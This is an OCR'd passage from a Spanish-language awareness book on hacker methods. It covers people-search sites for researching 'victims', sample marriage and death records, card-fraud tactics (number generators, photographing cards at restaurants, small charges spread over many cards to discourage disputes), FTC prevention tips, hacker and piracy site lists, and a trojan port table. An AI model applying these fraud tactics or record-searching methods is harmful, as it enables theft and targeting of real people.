
| | TYPE | PARTY 1 NAME & AGE | PARTY 2 NAME & AGE | DATE & LOCATION |
|---|---|---|---|---|
| 1 | M | LORI ORTIZ (Age: 37) | JESUS CARRANZA (Age: 38) | **DATE:** 10/09/1993<br>**LOCATION:** 15050 NE 99th Way Baskett, KY 42402<br>**FILE NUMBER:** 36802 |
| 2 | M | LORI ORTIZ (Age: 32) | ROSE BRAD (Age: 29) | **DATE:** 05/24/1997<br>**LOCATION:** HENDERSON, WA<br>**FILE NUMBER:** 67802 |

**DEATH RECORD RESULTS**

| | NAME | AGE | BIRTH DATE | DEATH DATE | LOCATION BORN | LAST RESIDENCE |
|---|---|---|---|---|---|---|
| 1 | **LORI A ORTIZ** | 43 | 3/15/1950 | 8/29/1993 | MD | Renton, WA 98055 |
| 2 | **LORI ORTIZ** | 57 | 8/19/1945 | 6/15/2002 | TX | Bellevue, WA 98005 |

En este reporte el hacker podrá ver la información sobre el divorcio o matrimonio de una pareja en particular. Inclusive podrá ver los récords si esta persona falleció en un momento dado, qué día, el lugar de su residencia y a qué edad murió.

## Vea los servicios que ofrece Intelius.com:



Actualmente existen una gran cantidad de sitios que brindan esta información. Algunos son gratuitos y otros hay que pagar una cuota por el servicio. Usualmente los hackers si tienen que pagar algo para conseguir una información lo hacen. Como había comentado anteriormente, no importa como se consiga lo que se quiere, si no lo importante es conseguirlo.

En este momento voy a presentar una lista de direcciones de Internet en donde los hackers buscan información sobre sus víctimas u objetivos.

http://www.peoples-search.net/
http://www.peoplefinders.com/
http://people.yahoo.com/
http://www.anywho.com/
http://www.whitepages.com/person
http://www.ussearch.com/
http://www.zabasearch.com/
http://peoplesearch.lycos.com/whitepage/
http://www.whowhere.com/
http://www.peoplefind.com/peoplesearch/
http://www.privateeye.com/
http://www.411.com/
http://www.spock.com/
http://www.bigfoot.com/
http://www.lookupanyone.com/
http://www.reunion.com/
http://www.peoplelookup.com/
http://www.peekyou.com/
http://govt-files.com/
http://www.bigbook.com/
http://www.theultimates.com/

**“LOS HACKERS UTILIZAN ESTAS HERRAMIENTAS PARA CONSEGUIR INFORMACION IMPORTANTE SOBRE SUS VICTIMAS”**

# Tarjetas de Crédito


CAPITULO 10

## Tarjetas de Crédito

Los hackers usualmente tienen listas de tarjetas de crédito para hacer compras por Internet, o por lo menos para comprar cosas que muchos de ellos creen que deberían ser gratis. Realmente esto que voy a explicar es una técnica que muchas personas utilizan para hacer fraudes y esto es castigable por ley. Pero la verdad hay que decirla.

Muchas personas utilizan programas para generar números de tarjetas de crédito para hacer compras por Internet. Recuerde, no practiquen esto que voy a discutir porque es ilegal y podría meterse en problemas, simplemente piénselo y vea que su información podría estar en alguno de estos programas.

### Credit Card Generator:




Estos programas de Credit Card Generator le permiten al hacker generar miles de números de tarjetas de crédito. Los hackers lo que hacen es que entran a www.google.com y escriben en el buscador **Credit Card Generator**, ahí consiguen el programa.

Otra de las formas que los hackers utilizan para capturar las tarjetas de crédito es en los restaurantes. Si el hacker trabajaba en un restaurante y alguien le va a pagar con tarjeta de crédito, el hacker se lleva la tarjeta del mostrador sin que el cliente vea y le toma una foto con el celular y ahí tiene toda la información que necesita. Así el hacker puede hacer sus compras por Internet.

Los hackers son personas inteligentes, saben que cargar una gran cantidad de dinero a una sola tarjeta de crédito puede traer problemas. Una de las técnicas que utilizan los hackers para pasar desapercibido es cargar cantidad pequeñas a muchas tarjetas. Para que usted tenga una idea, muchos bancos para poder devolver el dinero de una transacción exigen que se les envíe una carta con el reclamo y hasta una declaración jurada de un abogado. Esto puede ser diferente en algunos bancos.

Lo que quiero explicar en esta parte, es que los hackers saben esto. Imagine que el hacker tiene en su poder 10 mil tarjetas de créditos. Realiza una transacción de $10 dólares en cada tarjeta ($10 x 10,000 = $100,000). Cuando la víctima reciba en su estado una transacción de 10 dólares, va a reclamar al banco y el banco le pedirá los documentos que mencioné. Una declaración jurada en algunos abogados tiene un costo de $35.00 dólares, más el tiempo perdido. La víctima podrá entender que ese esfuerzo será inútil y no reclama el dinero. Así que imagine la cantidad de dinero que un hacker puede mover en un momento dado.

Los hackers estudian bien a su víctima. Si la víctima realiza muchas transacciones por ejemplo si es un viajero o un doctor que compra mucho con su tarjeta de crédito, es posible que ni se dé cuenta de los $10.00 dólares. Esto no sucede en todos los casos, pero en la mayoría sí.

Incluso el viejo fraude del que le quitan un centavo de su cuenta. Eso se lo hacen a millones de cuentas; imagínese la cantidad de dinero que es. Estoy casi seguro que usted no va a ir a un banco a reclamar un centavo. O a lo mejor sí...

**La Federal Trade Comisión da unos buenos consejos para evitar el fraude de tarjetas de crédito.**

Recurso extraído de: http://www.ftc.gov/bcp/conline/spanish/credit/s-cards.shtm

**Cómo Evitar el Fraude de Tarjetas de Crédito y Cargo**
**Avoiding Credit and Charge Card Fraud**

El fraude de tarjetas de crédito y tarjetas de cargo le cuesta a los titulares y emisores de las tarjetas cientos de millones de dólares por año. Si bien el robo es la forma más obvia de fraude, éste puede ocurrir de otras maneras. Por ejemplo, alguien puede utilizar el número de su tarjeta sin su conocimiento.

No siempre es posible prevenir el fraude con tarjetas de crédito o tarjetas de cargo — también llamadas tarjetas de compra. Pero hay algunas medidas que usted puede tomar para que resulte más difícil que un estafador capture su tarjeta o números de la tarjeta y así minimizar la posibilidad de ser estafado.

**Defiéndase contra el Fraude**

A continuación se presentan algunas recomendaciones para ayudarlo a protegerse del fraude de tarjetas de crédito y cargo.

**Ponga en práctica estos SÍ:**

1. Firme sus tarjetas tan pronto como las reciba.
2. Lleve sus tarjetas en un lugar separado de su cartera o billetera, dentro de un compartimiento o bolsillo con cierre, en un tarjetero o dentro de un monedero.
3. Conserve en un lugar seguro un registro con los números de sus cuentas, las fechas de expiración de las tarjetas y los números de teléfono y domicilios de cada compañía.
4. Cuando pague una transacción con su tarjeta, no la pierda de vista y recupérela tan pronto como sea posible.
5. Haga anular los recibos incorrectos.
6. Destruya las copias de sus recibos de compra.
7. Conserve los recibos o comprobantes de compra para compararlos con su resumen de cuenta.
8. Abra inmediatamente las facturas que le llegan por correo y concilie las cuentas mensualmente de la misma manera que lo hace con su cuenta corriente bancaria.
9. Infórmele inmediatamente por escrito al emisor de la tarjeta cualquier cargo cuestionable.
10. Notifique por adelantado a las compañías emisoras de tarjetas cualquier cambio de domicilio.

**Ponga en práctica estos NO:**

1. No le preste su(s) tarjeta(s) a nadie.
2. No deje las tarjetas o recibos en cualquier lugar al alcance de otras personas.
3. No firme un recibo, cupón ni comprobante en blanco. Cuando firme un recibo, trace una línea en todos los espacios en blanco que se encuentren por encima del total.
4. No escriba su número de cuenta en una tarjeta postal o en la parte exterior de un sobre.
5. No dé su número de cuenta por teléfono, a menos que sea usted quien llame a la compañía y le conste que se trata de una compañía reputable. Si tiene dudas o preguntas sobre una compañía, consulte con su agencia local de protección del consumidor o con la oficina local del Better Business Bureau.

**Cómo Reportar el Fraude o la Pérdida de su Tarjeta**

Si pierde su tarjeta de crédito o cargo o si advierte que han sido robadas, llame inmediatamente al emisor de la tarjeta. Muchas compañías tienen un número telefónico de acceso gratuito y atienden durante las 24 horas para tratar este tipo de emergencias. Por ley, una vez que usted reporta la pérdida o robo de la tarjeta, no es considerado responsable del pago de los cargos no autorizados. En cualquier caso, bajo lo dispuesto por la ley federal, su responsabilidad máxima se limita a $50 por tarjeta.

Si usted sospecha un fraude, es posible que se le solicite que firme una declaración bajo juramento en la que se haga constar que usted no hizo la(s) compra(s) en cuestión.

**Para Más Información**

La FTC trabaja en favor del consumidor para la prevención de prácticas comerciales fraudulentas, engañosas y desleales y para proveer información de utilidad al consumidor con el objetivo de identificar, detener y evitar dichas prácticas. Para presentar una queja o para obtener información gratuita sobre temas de interés del consumidor visite ftc.gov/espanol o llame sin cargo al 1-877-FTC-HELP (1-877-382-4357); TTY: 1-866-653-4261. La FTC ingresa todas las quejas relacionadas a fraudes de Internet y sistema de telemercadeo, robo de identidad y otras quejas sobre prácticas fraudulentas a una base de datos segura llamada Centinela del Consumidor (Consumer Sentinel) que se encuentra a disposición de cientos de agencias de cumplimiento de las leyes civiles y penales en los Estados Unidos y en el extranjero.

# Las páginas de los Hackers

CAPITULO 11

**Los hackers** siempre tienen una lista de websites donde ellos mismos consultan su información, buscan nuevas técnicas y se relacionan con otros hackers. Es importante saber que los hackers no se creen que se lo saben todo. Los hackers están totalmente concientes que todos los días aparecen nuevas técnicas y nuevos métodos de hacking que son más efectivos que otros. Por esta razón, los hackers siempre están buscando información nueva y reciente.

La pregunta clave seria: **¿En dónde los hackers consiguen esta información?** Para contestar a esta preguntar voy a hacer una lista de los Websites muy utilizados por los hackers y que le ayudarán a usted a obtener más información sobre las herramientas y técnicas que ellos utilizan.

**Lista de Websites sobre los hackers:**

1. http://www.2600.com: El website de 2600 desarrolla revistas de hacking y las distribuye en la mayoría de los centro de revistas a nivel mundial. Inclusive es uno de los sitios más famosos del hacking por muchos años:



**“Estas páginas son públicas, cualquier persona puede entrar a ellas y acceder a su contenido”**

2. http://www.insecure.org: El website insecure es el sitio principal donde se encuentra la aplicación Nmap. Nmap es un "Scanner" de puertos muy utilizado por los hackers. Los hacker entran a este sitio debido a una gran cantidad de contenido que tienen sobre hacking. No solo puedes encontrar información sobre Nmap, también puedes encontrar información sobre otras aplicaciones.



3. http://www.elhacker.net: Este sitio contiene recursos excelentes sobre hacking, foros, herramientas y mucha información que los hackers utilizan para entrar a un sistema.

4. http://www.itsecurity.com: ITSECURITY es un sitio lleno de excelente contenido sobre firewalls, hackers, vulnerabilidades, spyware y seguridad general.



5. http://www.neworder.box.sk: En este sitio los hackers encuentran información reciente sobre Exploits, hardwares, fallos de seguridad, actualizaciones, firewalls, y una gran cantidad de enlaces recomendados de herramientas de seguridad.




6. http://www.antionline.com: Antionline.com cuenta con un foro lleno de artículos muy importantes en el mundo de la seguridad y el hacking. Este foro es muy utilizado por los hackers para encontrar la última información sobre fallas y vulnerabilidades de los sistemas.




7. http://www.ebookshare.net: Ebookshare es un sistema que le permite a los hackers encontrar una cantidad de libros digitales sin tener que comprarlos. Los hackers usualmente van a las librerías locales sobre libros de computadoras y verifican cuáles de ellos les gusta, luego entran al sitio www.ebookshare.net y buscan el libro y lo descargan sin tener que comprarlo.




8. http://www.infosyssec.com: Este sitio está enfocado en la seguridad de los sistemas de información. Te permitirá conocer información sobre hacking y temas relacionados.




9. http://www.isohunt.com: Este sitio le permite al hacker conseguir programas/software comerciales, películas, música y todo lo relacionado a las computadoras. Es un sitio muy utilizado por los hackers para conseguir software pirata.

http://www.mininova.org: Este sitio es algo parecido como **isohunt.com**. Los hackers lo utilizan mucho porque consiguen una gran cantidad de recursos como software, películas, música y muchas otras cosas interesantes.



# Lista de los Puertos comunes de los backdoors / troyanos

CAPITULO 12

## Lista de Puertos en Troyanos

En esta parte les presento una lista de puertos de los troyanos más comunes. Usualmente los hackers lo que hacen es que si saben el nombre del troyano, lo buscan en google.com y lo descargan, para así hacer pruebas.

Donde dice **PORT**: Este es el puerto que los troyanos utilizan para transmitir la comunicación.
Donde dice **Trojans**, ahí aparece el nombre del troyano.

| Port | Trojans |
|---|---|
| TCP **1** | Breach.2001, SocketsDeTroie.230, SocketsDeTroie.250 |
| TCP **28** | Amanda.200 |
| TCP **31** | MastersParadise.920 |
| TCP **68** | Subseven.100 |
| TCP **142** | NetTaxi.180 |
| TCP **146** | Infector.141, Intruder.100, Intruder.100 |
| TCP **171** | ATrojan.200 |
| TCP **285** | WCTrojan.100 |
| TCP **286** | WCTrojan.100 |
| TCP **334** | Backage.310 |
| TCP **370** | NeuroticKat.120, NeuroticKat.130 |
| TCP **413** | Coma.109 |
| TCP **420** | Breach.450 |
| TCP **555** | Id2001.100, PhaseZero.100, StealthSpy.100 |
| TCP **623** | Rtb666.160 |
| TCP **660** | Zaratustra.100 |
| TCP **661** | Noknok.800, Noknok.820 |
| TCP **666** | BackConstruction.210, BackConstruction.250, Bla.100, Bla.200, Bla.400, Bla.503, Cain.150, Dimbus.100, Noknok.820, Ripper.100, SatansBackdoor.100, SatansBackdoor.101, SatansBackdoor.102, Unicorn.100, Unicorn.101, Unicorn.110 |
| TCP **667** | SniperNet.210, Snipernet.220 |
| TCP **668** | Unicorn.101, Unicorn.110 |
| TCP **680** | Rtb666.160 |
| TCP **777** | Tiny.100, Undetected.230, Undetected.300, Undetected.310, Undetected.320, Undetected.330, Undetected.331, Undetected.332 |
| TCP **785** | NetworkTerrorist.100 |
| TCP **800** | NeuroticKitten.010 |
| TCP **831** | NeuroticKat.100, NeuroticKat.120, NeuroticKat.130 |
| TCP **901** | NetDevil.130, NetDevil.140 |
| TCP **1000** | DerSpaeher.200 |
| TCP **1001** | Silencer.100 |
| TCP **1008** | AutoSpy.100 |
| TCP **1010** | DerSpaeher.200 |
| TCP **1015** | Doly.150 |

| | |
|---|---|
| **TCP 1111** | TPort.100 |
| **TCP 1130** | Noknok.800, Noknok.820 |
| **TCP 1207** | SoftWAR.100 |
| **TCP 1243** | Subseven.100, SubSeven.110, SubSeven.180, SubSeven.190, Subseven.200 |
| **TCP 1245** | VoodooDoll.006 |
| **TCP 1269** | Matrix.130 |
| **TCP 1480** | RemoteHack.130 |
| **TCP 1568** | RemoteHack.100, RemoteHack.110 |
| **TCP 1600** | DirectConnection.100 |
| **TCP 1601** | DirectConnection.100 |
| **TCP 1602** | DirectConnection.100 |
| **TCP 1634** | NetCrack.100 |
| **TCP 1784** | Snid.120, Snid.212 |
| **TCP 1999** | TransmissionScout.100, TransmissionScout.110 |
| **TCP 2000** | ATrojan.200, InsaneNetwork.400 |
| **TCP 2001** | DIRT.220, TrojanCow.100 |
| **TCP 2003** | TransmissionScout.100, TransmissionScout.110 |
| **TCP 2023** | RipperPro.100 |
| **TCP 2040** | InfernoUploader.100 |
| **TCP 2115** | Bugs.100 |
| **TCP 2140** | DeepThroat.100, DeepThroat.200, DeepThroat.310 |
| **TCP 2332** | SilentSpy.202 |
| **TCP 2589** | Dagger.140 |
| **TCP 2600** | DigitalRootbeer.100 |
| **TCP 2989** | Rat.200 |
| **TCP 3128** | MastersParadise.970 |
| **TCP 3129** | MastersParadise.920, MastersParadise.970 |
| **TCP 3150** | DeepThroat.100, DeepThroat.200, DeepThroat.310, MiniBacklash.110 |
| **TCP 3215** | BlackStar.100, Ghost.230 |
| **TCP 3333** | Daodan.123 |
| **TCP 3410** | OptixPro.100, OptixPro.110 |
| **TCP 3456** | Force.155, TerrorTrojan.100 |
| **TCP 3505** | AutoSpy.130, AutoSpy.140 |
| **TCP 3586** | Snid.120, Snid.212 |
| **TCP 3700** | PortalOfDoom.100 |
| **TCP 3723** | Mantis.100 |
| **TCP 3800** | Eclypse.100 |
| **TCP 3996** | RemoteAnything.364 |
| **TCP 4000** | SkyDance.220, SkyDance.229 |
| **TCP 4201** | Wartrojan.160, Wartrojan.200 |
| **TCP 4225** | SilentSpy.202 |
| **TCP 4321** | Bobo.100 |
| **TCP 4444** | AlexTrojan.200, Crackdown.100 |
| **TCP 4488** | EventHorizon.100 |

| | |
|---|---|
| **TCP 4523** | Celine.100 |
| **TCP 4545** | InternalRevise.100, RemoteRevise.150 |
| **TCP 4567** | FileNail.100 |
| **TCP 4666** | Mneah.100 |
| **TCP 4950** | ICQTrojan.100 |
| **TCP 5005** | Aladino.060 |
| **TCP 5025** | Keylogger.WMRemote.100 |
| **TCP 5031** | NetMetro.104 |
| **TCP 5032** | NetMetro.104 |
| **TCP 5033** | NetMetro.104 |
| **TCP 5050** | RoxRat.100 |
| **TCP 5151** | OptixLite.020, OptixLite.030, OptixLite.040 |
| **TCP 5190** | MBomber.100 |
| **TCP 5277** | WinShell.400 |
| **TCP 5343** | WCRat.100 |
| **TCP 5400** | BackConstruction.120, BackConstruction.150, BladeRunner.080, DeepThroat.300 |
| **TCP 5401** | BackConstruction.120, BackConstruction.150, BackConstruction.210, BackConstruction.250, BladeRunner.080, DeepThroat.300, Mneah.100 |
| **TCP 5402** | BackConstruction.210, BackConstruction.250, BladeRunner.080, DeepThroat.300, Mneah.100 |
| **TCP 5534** | TheFlu.100 |
| **TCP 5550** | XTCP.200, XTCP.201 |
| **TCP 5555** | Noxcape.100, Noxcape.200 |
| **TCP 5695** | Assassin.100 |
| **TCP 5714** | WinCrash.100 |
| **TCP 5741** | WinCrash.100 |
| **TCP 5742** | WinCrash.103 |
| **TCP 5802** | Y3KRat.160 |
| **TCP 5810** | Y3KRat.160 |
| **TCP 5838** | Y3KRat.170 |
| **TCP 5858** | Y3KRat.110, Y3KRat.120, Y3KRat.140 |
| **TCP 5880** | Y3KRat.140 |
| **TCP 5881** | Y3KRat.110, Y3KRat.120, Y3KRat.140 |
| **TCP 5882** | Y3KRat.100, Y3KRat.110, Y3KRat.120, Y3KRat.140, Y3KRat.150 |
| **TCP 5883** | Y3KRat.110, Y3KRat.140 |
| **TCP 5884** | Y3KRat.140, Y3KRat.150 |
| **TCP 5885** | Y3KRat.110, Y3KRat.120, Y3KRat.140 |
| **TCP 5886** | Y3KRat.120, Y3KRat.140 |
| **TCP 5887** | Y3KRat.110, Y3KRat.120, Y3KRat.140 |
| **TCP 5888** | Y3KRat.100, Y3KRat.110, Y3KRat.120, Y3KRat.140, Y3KRat.150 |
| **TCP 5889** | Y3KRat.100, Y3KRat.110, Y3KRat.120, Y3KRat.140, Y3KRat.150 |
| **TCP 5890** | Y3KRat.140 |
| **TCP 6400** | Thething.100, Thething.150 |
| **TCP 6556** | AutoSpy.120, AutoSpy.122 |

| | |
|---|---|
| **TCP 6655** | Aqua.020 |
| **TCP 6660** | LameSpy.095 |
| **TCP 6666** | LameRemote.100, ProjectMayhem.100 |
| **TCP 6669** | Vampire.100 |
| **TCP 6670** | DeepThroat.200, DeepThroat.210 |
| **TCP 6671** | DeepThroat.310 |
| **TCP 6699** | HostControl.101 |
| **TCP 6711** | DeepThroat.300, Noknok.820, SubSeven.180, SubSeven.190 |
| **TCP 6712** | Subseven.100 |
| **TCP 6713** | Subseven.100 |
| **TCP 6767** | NTRC.120 |
| **TCP 6776** | SubSeven.180, SubSeven.190, Subseven.200 |
| **TCP 6789** | Doly.200 |
| **TCP 6796** | SubSeven.214 |
| **TCP 6912** | ShitHeep.100 |
| **TCP 6939** | Indoctrination.100 |
| **TCP 6953** | Lithium.100 |
| **TCP 6969** | 2000Cracks.100, Bigorna.100, Danton.110, Danton.210, Danton.220, Danton.310, Danton.320, Danton.330, GateCrasher.110, NetController.108, Sparta.110, VagrNocker.120 |
| **TCP 6970** | Danton.330 |
| **TCP 7001** | Freak88.100 |
| **TCP 7119** | Massaker.100 |
| **TCP 7200** | Massaker.110 |
| **TCP 7300** | Coced.221 |
| **TCP 7301** | Coced.221 |
| **TCP 7306** | NetSpy.200, NetSpy.200 |
| **TCP 7410** | Phoenix.190, Phoenix.200 |
| **TCP 7511** | Genue.100 |
| **TCP 7609** | Snid.120, Snid.212 |
| **TCP 7614** | Wollf.130 |
| **TCP 7648** | BlackStar.100, Ghost.230 |
| **TCP 7788** | Last.2000, Matrix.200 |
| **TCP 7826** | MiniOblivion.010, Oblivion.010 |
| **TCP 7887** | SmallFun.110 |
| **TCP 7891** | Revenger.100 |
| **TCP 7979** | VagrNocker.200 |
| **TCP 7997** | VagrNocker.200 |
| **TCP 8000** | XConsole.100 |
| **TCP 8011** | Way.240 |
| **TCP 8012** | Ptakks.215, Ptakks.217 |
| **TCP 8110** | LoseLove.100 |
| **TCP 8111** | LoseLove.100 |
| **TCP 8301** | LoseLove.100 |
| **TCP 8302** | LoseLove.100 |

| | |
|---|---|
| **TCP 8372** | NetBoy.100 |
| **TCP 8720** | Connection.130 |
| **TCP 8734** | AutoSpy.110 |
| **TCP 8811** | Force.155 |
| **TCP 8899** | Last.2000 |
| **TCP 9000** | Aristotles.100 |
| **TCP 9301** | LoseLove.100 |
| **TCP 9400** | InCommand.100, InCommand.110, InCommand.120, InCommand.130, InCommand.140, InCommand.150, InCommand.153, InCommand.160, InCommand.167, InCommand.170 |
| **TCP 9401** | InCommand.100, InCommand.110, InCommand.170 |
| **TCP 9402** | InCommand.100, InCommand.110 |
| **TCP 9561** | CRatPro.110 |
| **TCP 9563** | CRatPro.110 |
| **TCP 9580** | TheefLE.100 |
| **TCP 9696** | Danton.210, Ghost.230 |
| **TCP 9697** | Danton.320, Danton.330, Ghost.230 |
| **TCP 9870** | R3C.100 |
| **TCP 9872** | PortalOfDoom.100 |
| **TCP 9873** | PortalOfDoom.100 |
| **TCP 9874** | PortalOfDoom.100 |
| **TCP 9875** | PortalOfDoom.100 |
| **TCP 9876** | Rux.100, SheepGoat.100 |
| **TCP 9877** | SmallBigBrother.020 |
| **TCP 9878** | SmallBigBrother.020, TransmissionScout.100, TransmissionScout.110, TransmissionScout.120 |
| **TCP 9879** | SmallBigBrother.020 |
| **TCP 9999** | ForcedEntry.100, Infra.100, Prayer.120, Prayer.130, TakeOver.200, TakeOver.300 |
| **TCP 10001** | DTr.130, DTr.140 |
| **TCP 10013** | Amanda.200 |
| **TCP 10067** | PortalOfDoom.100 |
| **TCP 10100** | Gift.240 |
| **TCP 10101** | NewSilencer.100 |
| **TCP 10167** | PortalOfDoom.100 |
| **TCP 10528** | HostControl.100, HostControl.260 |
| **TCP 10607** | Coma.109 |
| **TCP 10666** | Ambush.100 |
| **TCP 11011** | Amanda.200 |
| **TCP 11050** | HostControl.101 |
| **TCP 11051** | HostControl.100, HostControl.260 |
| **TCP 11223** | AntiNuke.100, Progenic.100, Progenic.110 |
| **TCP 11225** | Cyn.100, Cyn.103, Cyn.120 |
| **TCP 11306** | Noknok.800, Noknok.820 |
| **TCP 11831** | Katux.200, Latinus.140, Latinus.150, Pest.100, Pest.400 |

| | |
|---|---|
| **TCP 11991** | PitfallSurprise.100 |
| **TCP 12043** | Frenzy.2000 |
| **TCP 12345** | Fade.100, Netbus.160, Netbus.170, VagrNocker.400 |
| **TCP 12346** | Netbus.160, Netbus.170 |
| **TCP 12348** | Bionet.210, Bionet.261, Bionet.280, Bionet.302, Bionet.305, Bionet.311, Bionet.313, Bionet.316, Bionet.317 |
